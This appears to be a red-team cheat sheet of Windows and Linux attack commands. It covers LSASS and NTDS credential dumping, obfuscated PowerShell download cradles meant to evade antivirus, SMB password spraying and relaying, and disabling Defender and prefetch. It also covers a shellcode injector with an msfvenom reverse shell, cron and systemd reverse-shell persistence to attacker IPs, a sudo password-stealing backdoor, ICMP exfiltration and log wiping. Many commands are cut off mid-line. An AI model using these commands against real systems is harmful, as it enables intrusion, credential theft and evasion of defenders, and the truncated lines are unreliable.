Get-ChildItem -Hidden C:\Users\username\AppData\Roaming\Microsoft\Credentials\
```

Find GPP Passwords in SYSVOL

```
findstr /S cpassword $env:logonserver\sysvol\*.xml
findstr /S cpassword %logonserver%\sysvol\*.xml (cmd.exe)
```

Searching the Registry for Passwords

```
reg query HKLM /f password  /t REG_SZ  /s
```

Local Domain Recon

Shows the domain:

```
echo %USERDOMAIN%
```

Maps AD trust relationships:

```
nltest /domain_trusts
```

Prints the domain controller name:

```
echo %logonserver%
```

Searching the File System for Files of Interest

```
dir /s *pass* == *cred* == *vnc* == *.config*
```

Search certain file types for a keyword, this can generate a lot of output.

```
findstr /si password *.xml *.ini *.txt
```

Living off the Land

Cscript/Wscript

`cscript //E:jscript \\webdavserver\folder\payload.txt`

MSHTA

`mshta vbscript:Close(Execute("GetObject(""script:http://webserver/payload .sct"")"))` `mshta \\webdavserver\folder\payload.hta`

WMIC

`wmic os get /format:"https://webserver/payload.xsl"`

Examining Processes with WMIC

```
wmic process list full
wmic process list brief
wmic process get name, parentprocessid,processid
wmic process where processid=pid get commandline
```

WMI Recon

```
wmic process get CSName,Description,ExecutablePath,ProcessId
wmic useraccount list full
wmic group list full
wmic netuse list full
wmic qfe get Caption,Description,HotFixID,InstralledOn
wmic startup get Caption,Command,Location,User
```

Examining Network Usage

```
netstat -na
netstat -naob
netstat -naob 5
netsh advfirewall show currentprofile
```

Examining Services

```
services.msc
net start
sc query | more
tasklist /svc
```

Examining the Registry

```
regedit
reg query <regkey>

# Potential Autostart Entry Points to Enumerate

HKLM\Software\Microsoft\Windows\CurrentVersion\Run
HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKLM\Software\Microsoft\Windows\CurrentVersion\RunOncEx

# NOTE: Inspect both HKCU and HKLM
```

Disabling Windows Defender in the Registry:

```
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiS
```

Examining Unusual Accounts

```
lusrmgr.msc
net user
net localgroup <group>
```

Examining Unusual Scheduled Tasks

```
schtasks
```

Examining Unusual Log Entries

```
wevutil qe security /f:text
Get-EventLog -LogName Security | Format-List -Property *
```

Lua UAC Bypass

```
-- auto elevate UAC bypass only on Windows 10.
is.popen("c:\windows\system32\cmd.exe /c 'mkdir %appdata%\..\Local\Microsoft\WindowsApps'"
is.popen("c:\windows\system32\cmd.exe /c 'copy Tsutsuji_x64.dll %appdata%\..\Local\Micros
is.popen("c:\windows\system32\cmd.exe /c 'c:\windows\syswow64\msdt.exe -path C:\WINDOWS\d
```

TCPDump

```
tcpdump -i <interface> # Capture, can use "any"
tcpdump -i <interface> -w <file> # Write to a file after capture
tcpdump -r <file> -n # Read from a file and don't resolve hosts and ports
tcpdump -r <file> -n -A # Read from a file and don't resolve hosts and ports, show as ASC

# Berkeley Packet Filtering

tcpdump -r <file> 'host 8.8.8.8'
tcpdump -r <file> 'src host 8.8.8.8'
tcpdump -r <file> 'not src host 8.8.8.8'
tcpdump -r <file> 'icmp and (src host 8.8.8.8'
```

PSExec'ing

Running PsExec by uploading malicious executable:

```
# This will continue the PsExec session through named pipe, and will only terminate once
PsExec.exe /accepteula \\192.168.1.2 -u CORP\user -p password -c update.exe

# This will kill the PsExec session and leave the malicious executable on disk
PsExec.exe /accepteula \\192.168.1.2 -u CORP\user -p password -d update.exe
```

Windows Domain Controller Hash Harvesting

GOAL: Obtain `NTDS.dit` and SYSTEM registry hive data

```
C:\Users\RoseSecurity> ntdsutil
ntdsutil: activate instance ntds
ntdsutil: ifm
ifm: create full c:\ntds

Copying registry files...
Copying c:\ntds\registry\SYSTEM
Copying c:\ntds\registry\SECURITY
IFM media created successfully in c:\ntds
ifm: quit
ntdsutil: quit
```

Payload Download Cradles: (https://github.com/VirtualAlllocEx)

This are different types of download cradles which should be an inspiration to play and create new download cradles to bypass AV/EPP/EDR in context of download cradle detections. Notice, removing or obfuscating signatures from your download cradle is only one piece of the puzzle to bypass an AV/EPP/EDR. Depending on the respective product you have to modify your payload which should be downloaded by the cradle to bypass API-Hooking, Callbacks, AMSI etc.

```
# not proxy aware cmd download cradles

# default download cradle
c:\WInDowS\sySTEM32\cmD.eXE   /c  PoWErSheLl  -nopROfi  -EXe  byPAsS  -wiNDOwsTy  HIDdEN
PoWErSheLl  -nopROfi  -EXe  byPAsS  -wiNDOwsTy  HIDdEN -cOMMA  "IEX (New-Object Net.Webcl

# obfuscated v1
CMD> c:\wiNdoWs\sysTEM32\CmD  /c  pOWeRshell -WiNDOW  HIddEN -eXECUTI  BYpaSS  -nop  -CoMm
CMD> pOWeRshell -WiNDOW  HIddEN -eXECUTI  BYpaSS  -nop  -CoMmanD   "(New-Object Net.WebCl

# proxy aware cmd download cradles

# default download cradle
c:\wInDOwS\sysTem32\CmD   /cPowErShell -wINdowstYL  Hi  -nop -eXecU ByPAss -COm    "$c=new
PowErShell -wINdowstYL  Hi  -nop -eXecU ByPAss -COm    "$c=new-object net.webclient;$c.pr

# obfuscated v1
C:\WINdOWS\SySteM32\CmD.EXe  /cpOWershEll  -eXecut byPaSS -Noprof  -w  H -Co    "$c=new-ol
poWershELl -execUT byPAss -WINDo  1  -nopR  -comm  "& ((vARiaBlE '*mdr*').Name[3,11,2]-Jo
```

AppInstaller Download Cradle

Tool used for installation of AppX/MSIX applications on Windows 10. AppInstaller.exe is spawned by the default handler for the URI, it attempts to load/install a package from the URL and is saved in C:\Users%username%\AppData\Local\Packages\Microsoft.DesktopAppInstaller_8wekyb3d8bbwe\AC\INetCache<RANDOM-8-CHAR-DIRECTORY>

```
start ms-appinstaller://?source=https://raw.githubusercontent.com/RoseSecurity/Red-Teamin
```

Living Off the Land: Windows Packet Capturing

Packet Monitor (Pktmon) is an in-box, cross-component network diagnostics tool for Windows. It can be used for packet capture, packet drop detection, packet filtering and counting.

```
C:\Users\SecurityNik>pktmon filter add IP-TCP-SYN-443 --data-link IPv4 --ip-address 172.2
Filter added.

C:\Users\SecurityNik>pktmon filters list
 # Name           EtherType Protocol  IP Address    Port
 - ----           --------- --------  ----------    ----
 1 IP-TCP-SYN-443 IPv4      TCP (SYN) 172.217.2.115  443

C:\Users\RoseSecurity>pktmon start  --etw --log-mode real-time --packet-size 1500
Active measurement started.
Processing...

23:02:26.539704700 PktGroupId 562949953421500, PktNumber 1, Appearance 1, Direction Tx , T
        40-EC-99-B9-17-25 > F0-B4-D2-5A-D3-E2, ethertype IPv4 (0x0800), length 66: 192.168
23:02:26.539709400 PktGroupId 562949953421500, PktNumber 1, Appearance 2, Direction Tx , T
        40-EC-99-B9-17-25 > F0-B4-D2-5A-D3-E2, ethertype IPv4 (0x0800), length 66: 192.168
23:02:26.539712200 PktGroupId 562949953421500, PktNumber 1, Appearance 3, Direction Tx , T
        40-EC-99-B9-17-25 > F0-B4-D2-5A-D3-E2, ethertype IPv4 (0x0800), length 66: 192.168
23:02:26.539714000 PktGroupId 562949953421500, PktNumber 1, Appearance 4, Direction Tx , T
        40-EC-99-B9-17-25 > F0-B4-D2-5A-D3-E2, ethertype IPv4 (0x0800), length 66: 192.168
23:02:26.599504500 PktGroupId 1688849860264106, PktNumber 1, Appearance 1, Direction Rx ,
        F0-B4-D2-5A-D3-E2 > 40-EC-99-B9-17-25, ethertype IPv4 (0x0800), length 66: 172.217
23:02:26.599510100 PktGroupId 1688849860264106, PktNumber 1, Appearance 2, Direction Rx ,
... <TRUNCATED FOR BREVITY>....
```

Converting to PCAPNG

```
C:\Users\RoseSecurity>pktmon pcapng PktMon1.etl --out RoseSecurity-pktmon.pcapng
Processing...

Packets total:     60
Packet drop count: 0
Packets formatted: 60
Formatted file:    RoseSecurity-pktmon.pcapng
```

SMB Password Guessing

Create list of domain users

```
C:\> net user /domain > users.txt
```

Create password list

```
C:\> notepad pass.txt
```

Start spraying!

```
C:\> @FOR /F %p in (pass.txt) DO @FOR /F %n in (users.txt) DO @net use \\SERVERIP\IPC$ /u
```

SMB Lateral Movement

Check if SMB signing is disabled on the endpoint:

```
nmap -p 445 <Victim IP> -sS --script smb-security-mode
```

Force authentication by crafting a HTML or file of your choice:

```
<html>
    <h1>The Dietary Benefits of Eating Ben and Jerry's Phish Food</h1>
    <img src="file://<Compromised Host>/download.jpg">
</html>
```

Fire up SMBRelayx tool that will listen for incoming SMB authentication requests and will relay them to the victim and will attempt to execute the command, ipconfig, on the end host:

```
smbrelayx.py -h <Victim IP> -c "ipconfig"
```

Active Directory DNS Enumeration

The tool `adidnsdump` enables enumeration and exporting of all DNS records in the zone for recon purposes of internal networks.

```
git clone https://github.com/dirkjanm/adidnsdump
cd adidnsdump
pip install .

adidnsdump -u domain_name\\username ldap://10.10.10.10 -r
cat records.csv
```

PSexec with NMAP

```
nmap --script smb-psexec.nse -script-args=smbuser=<username>, smbpass=<password>[,config=
```

AV LSASS Dump

How to utilize Avast AV to dump LSASS (C:\Program Files\Avast Software\Avast)

```
AvDump.exe --pid 1111 --exception_ptr 0 --thread_id 0 --dump_level 1 --dump_file lsass.dm
```

Certutil Download Cradle

Download and save a Python file to an Alternate Data Stream (ADS).

```
certutil.exe -urlcache -split -f https://github.com/RoseSecurity/APOLOGEE/blob/main/sieme
```

Kerberoasting with Impacket

ASREPRoast

With Impacket example GetNPUsers.py:

```
# check ASREPRoast for all domain users (credentials required)
python GetNPUsers.py <domain_name>/<domain_user>:<domain_user_password> -request -format

# check ASREPRoast for a list of users (no credentials required)
python GetNPUsers.py <domain_name>/ -usersfile <users_file> -format <AS_REP_responses_for
```

Dumping LSASS With Visual Studio

Dump64: Memory dump tool that comes with Microsoft Visual Studio

Path: C:\Program Files (x86)\Microsoft Visual Studio\Installer\Feedback\dump64.exe

Enumerate for Visual Studio install:

```
C:\> code -v
```

Find LSASS PID:

```
tasklist /fi "Imagename eq lsass.exe"
```

Uuse Dump64 to dump LSASS:

```
C:\> dump64.exe <pid> out.dmp
```

Dumping LSASS Without Mimikatz

To get LSASS process ID via CMD:

```
PS C:\Users\test> tasklist | findstr lsass
lsass.exe                     580 Services                   0     51,752 K
```

Depending on the EDR, it may be sufficient to simply add quotations around the process name (This bypasses Cortex XDR for example):

```
procdump.exe -accepteula -ma “lsass.exe” out.dmp
```

Dumping LSASS With NetExec

Using Lsassy and Nanodump:

```
nxc smb 192.168.255.131 -u administrator -p pass -M nanodump
```

```
nxc smb 192.168.255.131 -u administrator -p pass -M lsassy
```

Stealing Signatures with SigThief

Download: https://github.com/secretsquirrel/SigThief

Rips a signature off a signed PE file and appends it to another one, fixing up the certificate table to sign the file.

```
$ ./sigthief.py -i procmon.exe -t x86_meterpreter_stager.exe -o /tmp/definitely_legit.exe

Output file: /tmp/definitely_legit.exe
Signature appended.
FIN.
```

CertOC Downloads

Downloads text formatted files

```
certoc.exe -GetCACAPS https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/maste
```

Shodan for SMB

SMB (Server Message Block) authentication without credentials, also known as anonymous SMB access, allows users to access shared resources on a network without providing username or passwords. This can be useful for accessing shared folders that have been configured to allow anonymous access.

```
"Authentication: disabled" port:445 product:"Samba"
```

```
smbclient -L //200.x.x.29/ -N
smbclient //200.x.x.29/info
```

Plundering Account Information with RPCClient and SMBClient

Once you have a user name and password and open SMB access of a target Windows client or server over TCP port 445, you can use rpcclient to open an authenticated SMB session to a target machine by running the following command on your Linux system:

```
$ rpcclient –U <username> <winipaddr>

# If the server allows NULL sessions, the following command could be utilized
$ $ rpcclient –U "" <winipaddr>
```

General enumeration:

```
rpcclient $> srvinfo
```

Domain users:

```
rpcclient $> enumdomusers
```

Domain groups:

```
rpcclient $> enumdomgroups
```

Scanning individual users:

```
rpcclient $> queryuser 500
```

Create a domain user:

```
rpcclient $> createdomuser hacker
rpcclient $> setuserinfo2 hacker 24 Password@1
rpcclient $> enumdomusers
```

Use smbclient to enumerate a list of file shares:

```
$ smbclient -L ip -U username

# Check for NULL sessions
$ smbclient -N -L ip
```

Evaluate what the minimum SMB version is for the server:

```
$ smbclient -L ip -U username -m NT1
$ smbclient -L ip -U username -m SMB2
$ smbclient -L ip -U username -m SMB3
```

Registry Keys for Recent Documents

Recent documents opened by users:

```
NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs: Recent documents
```

Recent Office documents:

```
NTUSER.DAT\Software\Microsoft\Office{Version}{Excel|Word}\FileMRU
```

Versions:

- 14.0 Office 2010
- 12.0 Office 2007
- 11.0 Office 2003
- 10.0 Office X

Recent office documents:

```
NTUSER.DAT\Software\Microsoft\Office{Version}{Excel|Word} UserMRU\LiveID_###\FileMRU
```


Command Prompt from MSPaint

If you find yourself on a locked down system and aren't able to open a command prompt but do have access to Microsoft's Paint program then this might be the hack for you; courtesy of Simon.

1. Load mspaint, it should start with a blank canvas
2. Use the resize menu option to change the drawing to 6 pixels wide by 1 pixel high.
3. Select the pencil drawing tool.
4. Use the Edit Colours option to create custom colours using the following RGB values:

```
Pixel 1 = R(10), G(0), B(0)
Pixel 2 = R(13), G(10), B(13)
Pixel 3 = R(100), G(109), B(99)
Pixel 4 = R(120), G(101), B(46)
Pixel 5 = R(0), G(0), B(101)
Pixel 6 = R(0), G(0), B(0)
```

5. For each color you create, paint 1 pixel working from left to right.
6. The final image should look something like this:



7. Now save the picture using the `File | Save` as option and choose 24-bit Bitmap as the type. I saved it as command.bmp
8. Make a copy of the file and rename it to command.bat.
9. Double click the file to run the batch file and you will open a command prompt!

BITS Jobs and Downloads

Windows includes the Background Intelligent Transfer Service (BITS), which facilitates file transfers via HTTP and SMB. `bitsadmin` and PowerShell cmdlets are available to manage these transfers, but they can be abused to download and execute malicious payloads on a compromised host, requiring Administrator privileges.

Starting with creating a job named “winupdatejob”, then we add the payload file in the job that we just created.

```
bitsadmin /addfile winupdatejob http://192.168.1.13/payload.exe C:\payload.exe
```

After adding the file, we use the /SetNotifyCmdLine switch to execute the payload. This is done with the help of an action that we scripted. First, it will start the cmd.exe and then, it will complete the download and then it will execute the said command in the background.

```
bitsadmin /SetNotifyCmdLine winupdatejob cmd.exe "/c bitsadmin.exe /complete winupdatejob
```

After this, we run the /resume switch to get the download started.

```
bitsadmin /resume winupdatejob
```

PSexec from WebDAV

```
\\live.sysinternals.com\tools\PSExec64.exe -accepteula
```

CrackMapExec Tips and Tricks

Null session:

```
crackmapexec smb 192.168.2.24 -u "" up ""
```

Connect to target using local account:

```
crackmapexec smb 192.168.2.24 -u 'Administrator' -p 'Password' --local-auth
```

Dump local SAM hashes:

```
crackmapexec smb 192.168.2.24 -u 'Administrator' -p 'Password' --local-auth --sam
```

Enumerate Everything

> *[!NOTE] Some enumeration methods may fail depending on the privilege level of the user you're authenticating as*

Password authentication:

```
crackmapexec smb CIDR/IP -d targetdomain.tld -u username -p 'password' \
--shares \
--sessions \
--disks \
--loggedon-users \
--users \
--groups \
--computers \
--local-groups \
--pass-pol
```

Pass the hash:

```
crackmapexec smb CIDR/IP -d targetdomain.tld -u username -H lm-hash:nt-hash \
--shares \
--sessions \
--disks \
--loggedon-users \
--users \
--groups \
--computers \
--local-groups \
--pass-pol
```

Dump Files

Using the option `-o READ_ONLY=false` all files will be copied on the host

```
crackmapexec smb targets.txt -u 'user' -p 'pass' -M spider_plus -o READ_ONLY=false
```

NetExec

ZeroLogon:

```
nxc smb <ip> -u '' -p '' -M zerologon
```

PetitPotam:

```
nxc smb <ip> -u '' -p '' -M petitpotam
```

noPAC:

```
nxc smb <ip> -u 'user' -p 'pass' -M nopac
```

Map Network Hosts:

```
nxc smb 192.168.1.0/24
```

Checking if Null Session is enabled on the network, can be very useful on a Domain Controller to enumerate users, groups, password policy etc:

```
nxc smb 10.10.10.161 -u '' -p ''
nxc smb 10.10.10.161 --pass-pol
nxc smb 10.10.10.161 --users
nxc smb 10.10.10.161 --groups
```

WMI Spray:

```
nxc wmi 10.10.10.0/24 -u userfile -p passwordfile
```

Disabling Prefetch

What are Prefetch Files? Prefetch files are great artifacts for forensic investigators trying to analyze applications that have been run on a system. Windows creates a prefetch file when an application is run from a particular location for the very first time. This is used to help speed up the loading of applications. But if we disable Prefetch files, we can hide execution patterns of our malware to hinder incident response.

The following command requires Administrator privileges, but disables Prefetch within the registry. While this tactic may appear anomalous to network defenders such as clearing Security Event Logs, it will obfuscate the malware's execution history.

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\PrefetchI
```

Windows AutoStart Persistence Locations

Locations for automatically starting at system boot or user logon

```
NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Run
NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\RunOnce
SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Windows Debug Tools-%LOCALAPPDATA%\
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost
software\microsoft\windows\currentversion\run\microsoft windows html help
%AppData%\Microsoft\Windows\Start Menu\Programs\Startup
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\IAStorD
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices
```

WMIC Tricks and Tips

Enumeration

```
wmic environment list
wmic useraccount get /ALL /format:csv
wmic process get caption,executablepath,commandline /format:csv
wmic qfe get description,installedOn /format:csv
# PowerShell
Invoke-WmiMethod -Path #{new_class} -Name create -ArgumentList #{process_to_execute}
```

Lateral Movement

```
wmic /node:<IP> /user:administrator process call create "cmd.exe /c <backdoor>"
```

Uninstall Program

```
wmic /node:"#{node}" product where "name like '#{product}%%'" call uninstall
```

Execute a .EXE file stored as an Alternate Data Stream (ADS)

```
wmic.exe process call create "c:\ads\notsus.txt:malicious.exe"
```

Execute malicious.exe on a remote system

```
wmic.exe /node:"192.168.0.99" process call create "malicious.exe"
```

Passive OS Detection and TCP Fingerprinting

Table 1. Popular OSs' time to live (TTL) and window size values.

OS	TTL	Window size (bytes)
Linux 2.4 and 2.6	64	5,840
Google customized Linux	64	5,720
Linux kernel 2.2	64	32,120
FreeBSD	64	65,535
OpenBSD, AIX 4.3	64	16,384
Windows 2000	128	16,384
Windows XP	128	65,535
Windows 7, Vista, and Server 8	128	8,192
Cisco Router IOS 12.4	255	4,128
Solaris 7	255	8,760
MAC	64	65,535

Offline Microsoft Azure Active Directory Harvesting with PowerShell

This script demonstrates how to interact with Microsoft Azure Active Directory via PowerShell. You will need an Azure AD account first, which is free: http://azure.microsoft.com/en-us/services/active-directory/

```
# Import the Azure AD PowerShell module:
Import-Module -Name Azure
# List the cmdlets provided by the module (750+):
Get-Command -Module Azure
Add-AzureAccount
Get-AzureAccount
Get-AzureSubscription

# Import the Azure AD PowerShell module for MSOnline:
Import-Module -Name MSOnline
# List the cmdlets provided by the MSOnline module:
Get-Command -Module MSOnline

# Connect and authenticate to Azure AD, where your username will
# be similar to '<yourusername>@<yourdomain>.onmicrosoft.com':
$creds = Get-Credential
Connect-MsolService -Credential $creds


# Get subscriber company contact information:
Get-MsolCompanyInformation


# Get subscription and license information:
Get-MsolSubscription | Format-List *
Get-MsolAccountSku   | Format-List *


# Get Azure AD users:
Get-MsolUser


# Get list of Azure AD management roles:
Get-MsolRole


# Show the members of each management role:
Get-MsolRole | ForEach { "`n`n" ; "-" * 30 ; $_.Name ; "-" * 30 ; Get-MsolRoleMember -Rol
```

PowerShell

Pull Windows Defender event logs 1116 (malware detected) and 1117 (malware blocked) from a saved evtx file:

```
PS C:\> Get-WinEvent -FilterHashtable @{path="WindowsDefender.evtx";id=1116,1117}
```

Check for installed antivirus:

```
Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntivirusProduct
```

Execute Payloads Utilizing Windows Event Logs

Create variable to contain payload:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<> LPORT=<> -f hex
```

```
$msf = '<Insert Shellcode as Hex Literal String'
```

Convert Payload variable to hex byte array:

```
$hashByteArray = [byte[]] ($payload -replace '..', '0x$&,' -split ',' -ne '')
```

Create new event log entry:

```
Write-Event -LogName 'Key Management Service' -Source KmsRequests -EventID 31337 -EventTy
```

Start your listener:

```
nc -nvlp 1337
```

Execute code injector utilizing this code:

```
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;

namespace EventLogsForRedTeams
{
    class Program
    {

    [DllImport("kernel32.dll")]
    public static extern Boolean VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, UInt32 f
            out UInt32 lpflOldProtect);

    private delegate IntPtr ptrShellCode();
    static void Main(string[] args)
    {
        // Create a new EventLog object.
        EventLog theEventLog1 = new EventLog();

        theEventLog1.Log = "Key Management Service";

        // Obtain the Log Entries of the Event Log
        EventLogEntryCollection myEventLogEntryCollection = theEventLog1.Entries;

        byte[] data_array = myEventLogEntryCollection[0].Data;

        Console.WriteLine("*** Found Payload in " + theEventLog1.Log + " ***");
        Console.WriteLine("");
        Console.WriteLine("*** Injecting Payload ***");

        // inject the payload
        GCHandle SCHandle = GCHandle.Alloc(data_array, GCHandleType.Pinned);
        IntPtr SCPointer = SCHandle.AddrOfPinnedObject();
        uint flOldProtect;

        if (VirtualProtect(SCPointer, (UIntPtr)data_array.Length, 0x40, out flOldProtect)
        {
            ptrShellCode sc = (ptrShellCode)Marshal.GetDelegateForFunctionPointer(SCPointe
            sc();
        }
    }
}
}
```

@BHIS Source: https://github.com/roobixx/EventLogForRedTeams

NTLM Leak via Desktop.ini

The desktop.ini files contain the information of the icons you have applied to the folder. We can abuse this to resolve a network path. Once you open the folder you should get the hashes.

```
mkdir openMe
attrib +s openMe
cd openMe
echo [.ShellClassInfo] > desktop.ini
echo IconResource=\\192.168.0.1\aa >> desktop.ini
attrib +s +h desktop.ini
```

Linux TTPs

System Enumeration / Post Exploitation

```
id
w
who -a
last -a
ps -ef
df -h
uname -a
mount
cat /etc/issue
cat /etc/*-release
cat /etc/release
cat /proc/version

# Add public key to authorized keys
curl https://ATTACKER_IP/.ssh/id_rsa.pub >> ~/.ssh/authorized_keys

# Download program in RAM
wget 10.10.14.14:8000/backdoor.py -O /dev/shm/.rev.py
wget 10.10.14.14:8000/backdoor.py -P /dev/shm
curl 10.10.14.14:8000/backdoor.py -o /dev/shm/nothing_special.py
```

Search for useful binaries:

```
which nmap aws nc ncat netcat nc.traditional wget curl ping gcc g++ make gdb base64 so
```

Linux Miscellaneous Commands / Covering Tracks

```
chattr (+/-)i file
unset HISTFILE
unset HISTFILESIZE
unset HISTSIZE
TERM=vt100
export TERM
echo "" /var/log/auth.log
echo '''' -/.bash history
kill -9 $$
ln /dev/null -/.bash_history -sf
```

Efficient Linux CLI Navigation

Useful Command-line Editing Shortcuts

Shortcut	Description
`Ctrl+A`	Jump to the beginning of the command line.
`Ctrl+E`	Jump to the end of the command line.
`Ctrl+U`	Clear from the cursor to the beginning of the command line.
`Ctrl+K`	Clear from the cursor to the end of the command line.
`Ctrl+LeftArrow`	Jump to the beginning of the previous word on the command line.
`Ctrl+RightArrow`	Jump to the end of the next word on the command line.
`Ctrl+R`	Search the history list of commands for a pattern.

Fork Bomb

Linux:

```
:(){:I: &I;:
```

Python:

```
#!/usr/bin/env python

    import os
    while True: os.fork()
```

TCPDump

```
tcpdump -i ethO -XX -w out.pcap
tcpdump -i ethO port XX dst X.X.X.X
```

One Liner to Add Persistence on a Box via Cron

```
echo "* * * * * /bin/nc <attacker IP> 1234 -e /bin/bash" > cron && crontab cron
```

On the attack platform: `nc -lvp 1234`

Systemd User Level Persistence

Place a service file in `~/.config/systemd/user/`

```
vim ~/.config/systemd/user/persistence.service
```

Sample file:

```
[Unit]
Description=Reverse shell[Service]
ExecStart=/usr/bin/bash -c 'bash -i >& /dev/tcp/10.0.0.1/9999 0>&1'
Restart=always
RestartSec=60[Install]
WantedBy=default.target
```

Enable service and start service:

```
systemctl --user enable persistence.service
systemctl --user start persistence.service
```

On the next user login systemd will happily start a reverse shell.

Udev Rules Persistence

`udev` rules in Linux are configuration files that allow the system to dynamically manage device files in the /dev directory. These rules can trigger specific actions or scripts when devices are added, removed, or change state. By matching attributes like device type, vendor ID, or kernel name, udev rules help automate tasks related to hardware events, making device management more flexible and customizable.

Example:

1. First, create a new rule file under `/etc/udev/rules.d/`:

```
KERNEL=="random", SUBSYSTEM=="char", ACTION=="add", RUN+="/usr/local/bin/random-persis
```

2. After saving the rule file, reload the `udev` rules:

```
sudo udevadm control --reload-rules
sudo udevadm trigger
```

Systemd Timer Persistence

Systemd-timers are similar to cron jobs but offer more flexibility and integration with systemd. These can be harnessed to execute a script or binary at specified intervals or times, maintaining persistence on a compromised system.

1. Create a Timer Unit File

```
# /etc/systemd/system/shout.timer

[Unit]
Description=Shout Timer

[Timer]
OnBootSec=5min
OnUnitActiveSec=1h

[Install]
WantedBy=timers.target
```

2. Create a Corresponding Service Unit File

```
# /etc/systemd/system/shout.service

[Unit]
Description=Shout Service

[Service]
Type=simple
ExecStart=/bin/bash /tears/for/fears/shout.sh
```

3. Enable and Start the Timer

```
sudo systemctl enable shout.timer
sudo systemctl start shout.timer
```

Backdooring Sudo

Add to `.bashrc`

```
function sudo() {
    realsudo="$(which sudo)"
    read -s -p "[sudo] password for $USER: " inputPasswd
    printf "\n"; printf '%s\n' "$USER : $inputPasswd\n" >> /tmp/log13999292.log
    $realsudo -S <<< "$inputPasswd" -u root bash -c "exit" > /dev/null 2>&1
    $realsudo "${@:1}"
```

ICMP Tunneling One Liner

```
xxd -p -c 4 /path/exfil_file | while read line; do ping -c 1 -p $line <C2 IP>; done
```

One Liner to Add Persistence on a Box via Sudoers File

```
echo "%sudo  ALL=(ALL) NOPASSWD: ALL" >> /etc/sudoers
```

Find Server Strings from HTTP Responses

Finding server strings from a file of URLs

```
curl -s --head -K servers.txt | grep -i server
```

Enumerating File Capabilities with Getcap

getcap displays the name and capabilities of each specified file. `-r` enables recursive search.

```
getcap -r / 2>/dev/null
```

Enumerating User Files for Interesting Information

```
cat ~/.bash_history
cat ~/.nano_history
cat ~/.atftp_history
cat ~/.mysql_history
cat ~/.php_history
```

Finding World-Writable Files

```
find /dir -xdev -perm +o=w ! \( -type d -perm +o=t \) ! -type l -print
```

Search GitHub for Personal Access Tokens

To use this regex expression on the webpage, prepend and append a `/` to the expression:

```
^github_pat_[A-Za-z0-9_]+$
```

Search for OpenAI API Keys

```
sk(-[a-zA-Z0-9]+)*-[A-Za-z0-9]{48}
```

Search for Google API Keys

```
AIza[0-9A-Za-z-_]{35}
```

Search for Slack Tokens

```
(path:*.(xml|json|properties|sql|txt|log|tmp|backup|bak|enc|yml|yaml|toml|ini|config|c
AND (access_key|secret_key|access_token|api_key|apikey|api_secret|apiSecret|app_secret
AND ("xox" AND slack)
```

Search for Hardcoded Passwords

```
grep -irE '(password|pwd|pass)[[:space:]]*=[[:space:]]*[[:alpha:]]+' *
```

The regex is a POSIX ERE expression that matches

- (password|pwd|pass) - either password or pwd or pass
- [[:space:]]=*[[:space:]]* - a = enclosed with 0 or more whitespaces
- [[:alpha:]]+ - 1 or more letters.

To output matches, add -o option to grep

Search for Passwords in Memory and Core Dumps

Memory:

```
strings -n 10 /dev/mem | grep -i pass
```

Core Dump:

```
# Find PID
root@RoseSecurity# ps -eo pid,command

# Core dump PID
root@RoseSecurity# gcore <pid> -o dumpfile

# Search for passwords
root@RoseSecurity# strings -n 5 dumpfile | grep -i pass
```

Searching Man Pages

Struggling to find a command that you are looking for? Try the `man -k` option!

```
$ man -k ssh
git-shell(1)             - Restricted login shell for Git-only SSH access
scp(1)                   - OpenSSH secure file copy
sftp(1)                  - OpenSSH secure file transfer
sftp-server(8)           - OpenSSH SFTP server subsystem
ssh(1)                   - OpenSSH remote login client
ssh-add(1)               - adds private key identities to the OpenSSH authentication a
ssh-agent(1)             - OpenSSH authentication agent
```

Username Enumeration with Getent

`getent` is a Unix command that helps a user get entries in a number of important text files called databases. This includes the passwd and group databases which store user information – hence getent is a common way to look up user details on Unix.

```
getent passwd <username>
```

Utilize Crt.sh and EyeWitness to Enumerate Web Pages

Uses crt.sh to identify certificates for target domain before screenshotting and actively scanning each webpage for login forms to use common credentials on.

```
root@RoseSecurity:~# curl -s 'https://crt.sh/?q=<Website_You_Want_To_Enumerate>&output
```

Nmap TTPs

Below are useful Nmap scripts and their descriptions. You can find a full list of available scripts here:

- `sshv1`: Checks if an SSH server supports the obsolete and less secure SSH Protocol Version 1.
- `DHCP discover`: Sends a DHCPINFORM request to a host on UDP 67 to obtain all the local configuration parameters without allocating a new address.
- `ftp-anon`: Checks if an FTP server allows anonymous logins.
- `ftp-brute`: Performs brute force password auditing against FTP servers.
- `http-enum`: Enumerates directories used by popular web applications and servers.
- `http-passwd`: Checks if a webserver is vulnerable to directory traversal by attempting to retrieve etc/passwd or \boot(ini).
- `http-methods`: Finds out what options are supported by an HTTP server by sending an OPTIONS request.
- `ms-sql-info`: Attempts to determine configuration and version information for Microsoft SQL server instances.
- `mysql-enum`: Performs valid-user enumeration against MySQL server using a bug.
- `NSF-showmount`: Shows NFS exports, like the showmount -e command.
